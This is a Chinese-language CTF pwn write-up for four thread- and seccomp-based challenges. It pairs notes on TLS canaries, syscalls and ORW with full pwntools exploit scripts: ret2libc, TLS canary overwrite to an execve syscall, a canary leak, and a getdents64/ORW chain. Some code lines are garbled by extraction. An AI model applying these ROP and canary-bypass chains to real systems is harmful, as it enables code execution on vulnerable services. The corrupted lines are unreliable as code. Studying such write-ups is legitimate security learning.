所学到的知识

(1) 线程调试:

i threads:看查当前的线程信息(包括了TLS结构体的位置)

thread n:切换为编号为n的线程

qdb 中使用 `fsbase` 指令即可获得 fs 寄存器的值

- (2) TLS (线程局部储存): 防止当一个线程卡死后对其它线程对全局变量或该函数内的static变量的使用产生影响,会在该线程开始时,拷贝一份全局变量和static变量到TLS段。线程的TLS段一般和栈段 挨得很近
- (3) 线程题的canary比较:线程题的canary是把栈段的canary和TLS段的副本进行比较,所以要绕过canary的话,可以将栈段和TLS段的canary均覆盖成相同的值

(4) 系统调用

32位系统调用(shell):

eax:设置为系统调用号(0xb)

ebx:设置为第一个参数(/bin/sh字符串地址)

ecx:设置为第二个参数(0) edx:设置为第三个参数(0)

64位系统调用(shell):

rax:(0x3b)
rdi:(/bin/sh)

rsi:(0) rdx:(0)

(5) aoti函数

atoi (表示 ascii to integer)是把字符串转换成整型数的一个函数,应用在计算机程序和办公软件中。int atoi(const char *nptr) 函数会扫描参数 nptr字符串,会跳过前面的空白字符(例如空格,tab缩进)等。如果 nptr不能转换成 int 或者 nptr为空字符串,那么将返回 0。特别注意,该函数要求被转换的字符串是按十进制数理解的。atoi输入的字符串对应数字存在大小限制(与int类型大小有关),若其过大可能报错-1。

(6) open函数

参数一:表示打开文件的目录

参数二:表示打开文件的方式(0是只读)

功能,打开参数一所指向的文件并向rax寄存器返回fd指针

(7) getdents64函数

参数一: fd指针

参数二: 写入的内存区域

参数三: 4096

功能: 把当前文件目录下的文件名写入参数二指向的内存区域

是对使用open、getdents64、write函数(或系统调用)将目录中的文件名读入指定区域的简称

(9) ORW

是对使用open、read、

(10) 沙箱保护

有些题目可能会用沙箱的prctl函数或者seccomp函数来静止使用一些系统调用可以用seccomp-tools dump ./file_name看查


题解

1.enter_the_pwn_land

看查保护

```
nameless@ubuntu:~$ cd Desktop
nameless@ubuntu:~/Desktop$ checksec a
[*] '/home/nameless/Desktop/a'
   Arch: amd64-64-little
   RELRO: Partial RELRO
   Stack: No canary found
   NX: NX enabled
   PIE: No PIE (0x400000)
```

ida



第一眼:这是什么东西?

网上百度了一下才知道pthread_create和pthread_join的作用

pthread_create:创造一个线程来运行第三个参数所指的函数 pthread_join:以阻塞的方式等待thread指定的线程结束。 当函数返回时,被等待线程的资源被收回。 如果线程已经结束,那么该函数会立即返回。

```
int __fastcall test_thread(void *a1)
{
  char s[40]; // [rsp+0h] [rbp-30h] BYREF
  int v3; // [rsp+28h] [rbp-8h]
  int i; // [rsp+2Ch] [rbp-4h]

  for ( i = 0; i <= 4095; ++i )
  {
    v3 = read(0, &s[i], 1uLL);
    if ( s[i] == 10 )
       break;
  }
  return puts(s);
}</pre>
```

发现可供读入的数据很长,所以想到栈溢出,但是函数列表里面没有后门函数,所以考虑泄露libc基址然后执行shell函数

溢出什么呢? 先gdb看看栈上吧

```
stack 20
00:000
         rsp 0x7ffff7d9ae90 ← 0x0
01:0008
              0x7ffff7d9ae98 ← 0x0
              0x7ffff7d9aea0 → 0x7ffff7d9aec0 ← 0x0
02:0010
              0x7ffff7d9aea8 ← 0x1
03:0018
              0x7fffff7d9aeb0 ← 0x3
04:0020
              0x7fffff7d9aeb8 →
                                                                ← mov dword ptr [rbp - 8], eax
05:0028
06:0030 rsi 0x7ffff7d9aec0 ← 0x0
              3 skipped
             0x7ffff7d9aee0 → 0x7ffff7d9b700 ← 0x7ffff7d9b700
0x7ffff7d9aee8 ← 0xf7fb4000
0a:0050
0b:0058
         rbp 0x7fffff7d9aef0 ← 0x0
0c:0060
0d:0068
                                                                         ✓ mov
                                                                                    qword ptr fs:[0x630], rax
              0x7ffff7d9af00 ← 0x0

0x7ffff7d9af08 → 0x7ffff7d9b700 ← 0x7ffff7d9b700

0x7ffff7d9af10 → 0x7ffff7d9b700 ← 0x7ffff7d9b700
0e:0070
Of:0078
10:0080
11:0088
               0x7ffff7d9af18 ← 0x8bf303a2a99bc82
              0x7fffff7d9af20 → 0x7fffffffdf3e ← 0x100
12:0090
13:0098
               0x7ffff7d9af28 → 0x7fffffffdf3f ← 0x1
```

发现了一个栈上存了一个栈地址0x7ffff7d9b700,且这个地址和其它地址的偏移是固定的。那么我们就可以泄露这个地址,根据固定偏移,就能得到**可执行文件内存中存放**的一个ibc库函数的got表地址(这里我选的是在main函数栈中存放的_libc_start_main函数)从而泄露libc基址

问题

然而,如果泄露了libc地址,随意胡乱覆盖就能覆盖到返回地址的话,那你真的是小看了chuj学长

var_4是变量i在栈中的偏移,如果直接覆盖,会对i的值有所影响。后果就是要么i的值大于4095提前结束,要么覆盖到一个很远的位置。

如何解决?

覆盖的时候合理一点,这就需要个人调试,也是一道不错的练io和gdb的题

exp

```
from pwn import *
r=process('./a')
elf=ELF('./a')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
#gdb.attach(r)
pop_rdi_ret=0x401313
payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
payload='\x2c'*(0x25+8)+'\x00'*3+'a'*8
ROP = p64(0x40101a) + p64(pop_rdi_ret) + p64(bin_sh) + p64(sys_address)
payload+=ROP+'\xolimits_{x0a}'
##gdb.attach(r)
r.send(payload)
r.interactive()
```

2.enter_the_evil_pwn_land

保护

```
nameless@ubuntu:~/Desktop$ checksec c
[*] '/home/nameless/Desktop/c'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

比第一题多了一个canary

ida

main函数和第一题一样

```
unsigned __int64 __fastcall test_thread(void *a1)
{
    int i; // [rsp+8h] [rbp-38h]
    char s[40]; // [rsp+10h] [rbp-30h] BYREF
    unsigned __int64 v4; // [rsp+38h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    for ( i = 0; i <= 4095; ++i )
    {
        read(0, &s[i], 1uLL);
        if ( s[i] == 10 )
            break;
    }
    puts(s);
    return __readfsqword(0x28u) ^ v4;
}</pre>
```

发现也是多了一个canary

那就要思考如何绕过这个canary了

思路历程

(1) 相较第一题多进行一次thread_test函数泄露canary,然后在最后一次填入泄露的canary绕过然后溢出至shell函数

不行:由于canary的低字节为'\x00',要想用puts函数泄露必须要补上非'\x00'的字符,但这样无法还原canary,会触发保护机制

(2) 猜想canary是个伪随机数

离谱: 如果真的是, 为啥还有那么多小可爱尝试爆破

在网上搜素(2)的过程中,发现了TLS这个东西(也就是开篇的那个知识(2)),于是就有了一个还 算正常的思路

覆盖canary和TLS的stack_gurd的值相同,进行绕过然后到达shell

问题

在尝试了构造ROP链调用system函数还有onegadget不行后,询问chuj学长得知,还有最后一条路没有走——系统调用

最后走通了

还是很疑惑前两个为啥走不通

听chuj学长说应该是dtv指针被修改了



主要原因应该是 dtv 指针被修改了

```
from pwn import *
r=process('./c')
elf=ELF('./c')
##libpthread=ELF('./libpthread-2.31.so')
libc=ELF('./libc-2.31.so')
context.log_level='debug'
##gdb.attach(r)
pop_rdi_ret=0x401363
payload='a'*32+'\x0a'
r.send(payload)
address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(hex(address))
libcbase=address-0xa+0x2a9b3-(libc.symbols['__libc_start_main']+243)
print(hex(libcbase))
##sys_address=libcbase+libc.symbols['system']
bin_sh=libcbase+libc.search('/bin/sh').next()
##one_gadget=libcbase+0xe6c84
padbt=libcbase+0x162865 ##pop_rax_rdx_rbx_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pdt=libcbase+0x26b72 ##pop_rdi_ret
syscall=libcbase+0x2584d
payload='a'*40+'a'*8+p64(address-0xa-0x810)
ROP = p64(padbt) + p64(0x3b) + p64(0) + p64(0) + p64(pst) + p64(pdt) + p64(bin_sh) +
payload+=ROP+(0x838-8*9-48)*' \times 61'+p64(address-0xa)+p64(0)+p64(address-0xa)
0xa)+p64(1)+p64(0)+'a'*8+'\x0a'
gdb.attach(r)
r.send(payload)
r.interactive()
```

附: 系统调用涉及的gadget(from libc-2.31.so)

```
0x00000000162865 : pop rax ; pop rdx ; pop rbx ; ret
0x00000000027529 : pop rsi ; ret
0x000000000026b72 : pop rdi ; ret
0x000000000002584d : syscall
```

3.test_your_gdb

保护

```
nameless@ubuntu:~/Desktop$ checksec b
[*] '/home/nameless/Desktop/b'
   Arch: amd64-64-little
   RELRO: Partial RELRO
   Stack: Canary found
   NX: NX enabled
   PIE: No PIE (0x400000)
```

main就不看了,也是个线程,直接看线程函数

```
unsigned int64 fastcall work(void *a1)
 char v2[256]; // [rsp+0h] [rbp-150h] BYREF
 __int64 v3[2]; // [rsp+100h] [rbp-50h] BYREF
  _int64 s2[2]; // [rsp+110h] [rbp-40h] BYREF
 char buf[16]; // [rsp+120h] [rbp-30h] BYREF
 char v6[24]; // [rsp+130h] [rbp-20h] BYREF
 unsigned __int64 v7; // [rsp+148h] [rbp-8h]
 v7 = \underline{\text{readfsqword(0x28u)}};
 V3[0] = 0xBA0033020LL;
 V3[1] = 0xC000000000000000CLL;
 s2[0] = 0x706050403020100LL;
 s2[1] = 0xF0E0D0C0B0A0908LL;
 SEED_KeySchedKey(v2, v3);
 SEED_Encrypt(s2, v2);
 init_io();
 puts("hopefully you have used checksec");
 puts("enter your pass word");
 read(0, buf, 0x10uLL);
 if (!memcmp(buf, s2, 0x10uLL))
   write(1, v6, 0x100uLL);
   gets(v6);
 else
 {
   read(0, v6, 0x10uLL);
 return readfsqword(0x28u) ^ v7;
```

memcmp不像strcmp,不会触发'\x00'截断机制

还好, write函数也不像puts函数同样不会被截断

所以思路已经很清晰了,先用gdb调调看,看s2所指的字符长啥样然后将buf置为相同利用write函数打印canary,然后用gets函数直接ret2backdoor

exp

```
from pwn import *
r=process('./b')
context.log_level='debug'
r.recvuntil("enter your pass word")
gdb.attach(r)
payload=p64(0xb0361e0e8294f147)+p64(0x8c09e0c34ed8a6a9)
r.send(payload)
r.recvuntil('\x7f\x00\x00')
canary=u64(r.recv(8))
print(hex(canary))
payload='a'*(0x20-0x8)+p64(canary)+p64(0)+p64(0x401256)
r.sendline(payload)
r.interactive()
```

4.oldfashion_orw

写这题真的头都给我写大了

保护

```
nameless@ubuntu:~/Desktop$ checksec vuln
[*] '/home/nameless/Desktop/vuln'
   Arch: amd64-64-little
   RELRO: Partial RELRO
   Stack: No canary found
   NX: NX enabled
   PIE: No PIE (0x400000)
```

沙箱过滤

```
line CODE JT
                        Κ
------
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0b 0xc000003e if (A != ARCH_X86_64) goto 0013
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x09 0x00 0x40000000 if (A >= 0x40000000) qoto 0013
0004: 0x15 0x08 0x00 0x0000003b if (A == execve) goto 0013
0005: 0x15 0x07 0x00 0x00000142 if (A == execveat) goto 0013
0006: 0x15 0x06 0x00 0x00000101 if (A == openat) goto 0013
0007: 0x15 0x05 0x00 0x000000003 if (A == close) goto 0013
0008: 0x15 0x04 0x00 0x00000055 if (A == creat) goto 0013
0009: 0x15 0x03 0x00 0x00000086 if (A == uselib) goto 0013
0010: 0x15 0x02 0x00 0x00000039 if (A == fork) goto 0013
0011: 0x15 0x01 0x00 0x00000003a if (A == vfork) goto 0013
0012: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0013: 0x06 0x00 0x00 0x00000000 return KILL
```

特殊文件stat.sh

一开始都没注意,直接用的flag当文件名,结果整出来一段比较疑惑的字符串,后来看看文件发现遗漏 了一个东西

```
1 #!/bin/bash
2
3 rm /home/ctf/flag*
4 cp /flag "/home/ctf/flag`head /dev/urandom |cksum |md5sum |cut -c 1-20`"
5 cd /home/ctf
6 exec 2>/dev/null
7 /usr/sbin/chroot --userspec=1000:1000 /home/ctf timeout 300 ./vuln
```

发现cp那段很可以,复制到百度康康,然后得知是head指令后面生成了随机数,于是自己复制了head后面一大截跑了下

```
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
1502373f3805a508156b
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
772cfa4fb95b9f952fce
nameless@ubuntu:~/Desktop$ head /dev/urandom |cksum |md5sum |cut -c 1-20
b5e5adfaf00cbe828a48
```

发现是一个长度为20的字符串,猜测flag是变成了flag+这长度为20的随机数

那就需要泄露了,一开始没有啥头绪,想到了Is好像有这个功能

就百度了一下Is的实现

于是就学到了系统调用getdents64

ida

```
int __cdecl main(int argc, const char **argv, const char **envp)
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  size_t nbytes; // [rsp+28h] [rbp-8h]
  init_io(argc, argv, envp);
  disable syscall();
 write(1, "size?\n", 6uLL);
  read(0, buf, 0x10uLL);
  nbytes = atoi(buf);
  if ( ( int64)nbytes <= 32 )
    write(1, "content?\n", 9uLL);
    read(0, buf, (unsigned int)nbytes);
   write(1, "done!\n", 6uLL);
    return 0;
  }
  else
    write(1, "you must be kidding\n", 0x14uLL);
    return -1;
  }
```

发现if比较的时候用到nbytes的类型是int64,而read的一个无符号数

所以可以考虑把nbytes置为一个负数,绕过if的同时保证了read的充足输入

显然read是读不完的(至少都要读2^31个数据)

所以我们需要截断read的读入

由于read函数是读到EOF或者'\n'截止的,所以直接用sendline即可

这样我们就可以ret2ROP了

ROP

这道题的ROP我分成三个部分: 泄露libc并返回main、OGW、ORW (OGW和ORW我放在"学到的知识"里面了, 就不赘述)

由于OGW和ORW中间调用的打开目录是字符串"./"和"flag+20个随机数字符"

熟悉c语言的师傅应该知道,"字符串"本质上是一个地址,open和getdents64函数的目录参数也是地址 所以我们需要用read函数在中间穿插将字符串读入bss段

exp

```
from pwn import *
context.log_level='debug'
r=process('./vuln')
elf=ELF('./vuln')
libc=ELF('./libc-2.31.so')
wgot=elf.got['write']
rgot=elf.got['read']
bs=elf.bss()
csu_f=0x401420
csu_b=0x401436
pdt=0x401443 ##pop_rdi_ret
def csu(a1,a2,a3,f_a):
            pd=p64(csu_b)+p64(0)+p64(0)+p64(1)+p64(a1)+p64(a2)+p64(a3)+p64(f_a)
            pd+=p64(csu_f)
            pd+='a'*8*7
            return pd
##leaklibc&&ret2main
r.recvuntil("size?\n")
r.send('-32')
r.recvuntil("content?\n")
padding=0x38*'a'
csu_leak_libc=padding+csu(1,wgot,8,wgot)+p64(0x401311)##csu_read_bss
gdb.attach(r)
r.send(csu_leak_libc)
wars=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(wars)
libcbase=wars-libc.symbols['write']
##gadget
pat=libcbase+0x4a550 ##pop_rax_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pd12t=libcbase+0x11c371 ##pop_rdx_r12_ret
syscall=libcbase+0x66229
def sys(p,a1,a2,a3):
   pd=p64(pat)+p64(p)+p64(pdt)+p64(a1)+p64(pst)+p64(a2)+p64(pd12t)+p64(a3)+p64(0)+p64(a3)+p64(0)+p64(a3)+p64(0)+p64(a3)+p64(0)+p64(a3)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p64(0)+p
p64(syscall)
             return pd
```

```
##OGW&&ORW
 r.recvuntil("size?\n")
pd='-32'+'\n'
 r.send(pd)
 \texttt{ROP=csu}(0, bs+0x30, 4, rgot) + \texttt{sys}(2, bs+0x30, 0, 0) + \texttt{sys}(217, 3, bs+0x100, 4096) + \texttt{csu}(1, bs+0x30, 0, 0) + \texttt{sys}(217, 3, bs+0x100, 4096) + \texttt{csu}(1, bs+0x30, 0, 0) +
x100,200,wgot)+csu(0,bs+0x30,0x30,rgot)+sys(2,bs+0x30,0,0)+csu(3,bs+0x200,0x60,rgot)+csu(3,bs+0x200,0x60,rgot)+csu(3,bs+0x200,0x60,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,bs+0x30,0x30,rgot)+csu(3,b
got)+csu(1,bs+0x200,0x60,wgot)
pd=padding+ROP+p64(0xdeadbeef)+'\n'
r.recvuntil("content?\n")
 r.send(pd)
pd='./'
r.recvuntil("done!\n")
r.send(pd)
 r.recvuntil('flag')
string=r.recv(20)
string='flag'+string
 r.send(string)
 r.interactive()
```